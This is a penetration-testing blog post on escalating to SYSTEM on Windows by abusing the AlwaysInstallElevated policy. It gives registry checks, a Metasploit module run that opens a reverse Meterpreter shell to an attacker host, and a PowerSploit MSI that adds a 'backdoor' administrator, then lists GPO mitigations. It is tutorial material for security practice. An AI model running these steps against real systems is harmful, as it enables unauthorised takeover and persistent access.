

Always Install Elevated

 pentestlab.blog/category/red-team/page/131


February 28, 2017

Windows environments provide a group policy setting which allows a regular user to install a Microsoft Windows Installer Package (MSI) with system privileges. This can be discovered in environments where a standard user wants to install an application which requires system privileges and the administrator would like to avoid to give temporary local administrator access to a user.

From the security point of view this can be abused by an attacker in order to escalate his privileges to the box to SYSTEM.

Identification

Lets assume that we have already compromised a host inside the network and we have a Meterpreter session.



```
meterpreter > getuid
Server username: PENTESTLAB\pentestlab-user
meterpreter > shell
Process 1488 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\pentestlab-user\Desktop>
```

Meterpreter Session – Normal user

The easiest method to determine if this issue exist on the host is to query the following registry keys:

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v
AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v
AlwaysInstallElevated
```

```

C:\Users\pentestlab-user\Desktop>reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1

C:\Users\pentestlab-user\Desktop>reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1

```

Query the registry to identify the issue

Privilege Escalation with Metasploit

The easiest and the fastest way to escalate privileges is via the Metasploit Framework which contains a module that can generate an MSI package with a simple payload that it will be executed as SYSTEM on the target host and it will be removed automatically to prevent the installation of being registered with the operating system.

```

msf exploit(handler) > use exploit/windows/local/always_install_elevated
msf exploit(always_install_elevated) > set session 1
session => 1
msf exploit(always_install_elevated) > set LHOST 192.168.100.2
LHOST => 192.168.100.2
msf exploit(always_install_elevated) > exploit

[*] Started reverse TCP handler on 192.168.100.2:4444
[*] Uploading the MSI to C:\Users\PENTES-1\AppData\Local\Temp\CIvwsIlFRLj.msi ..
.
[*] Executing MSI...
[*] Sending stage (957999 bytes) to 192.168.100.1
[*] Meterpreter session 3 opened (192.168.100.2:4444 -> 192.168.100.1:49161) at
2017-02-27 19:55:09 -0500
[+] Deleted C:\Users\PENTES-1\AppData\Local\Temp\CIvwsIlFRLj.msi

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

Exploitation of Always Install Elevated with Metasploit

Generate MSI Package with PowerSploit

PowerSploit framework contains a script that can discover whether this issue exist on the host by checking the registry entries and another one that can generate an MSI file that will add a user account into the local administrators group.

```


PS C:\Users\User> Import-Module Privesc
PS C:\Users\User> Get-RegistryAlwaysInstallElevated
True
PS C:\Users\User> Write-UserAddMSI

OutputPath
-----
UserAdd.msi

PS C:\Users\User>

```

PowerSploit – Always Install Elevated



Adding an account into Administrators group

The verification that this user has been added into the local administrator group can be done by running the “**net localgroup administrators**” command from the command prompt.

```

C:\Users\pentestlab-user>net localgroup administrators
Alias name     administrators
Comment       Administrators have complete and unrestricted access to the compu
ter/domain

Members
-----
Administrator
backdoor
User
The command completed successfully.

C:\Users\pentestlab-user>

```

Verification that the “backdoor user has been created


Conclusion

Metasploit Framework can be used as well to generate MSI files however the payload will be executed under the privileges of the user running it which in most of the cases it shouldn't be the administrator. Therefore the PowerSploit script was the only reliable solution to escalate privileges properly.


In order to mitigate this issue the following settings should be disabled from the GPO:

Computer Configuration\Administrative Templates\Windows Components\Windows Installer

User Configuration\Administrative Templates\Windows Components\Windows Installer



GPO -Always Install With Elevated Privileges Setting



GPO – Always Install with Elevated Privileges Setting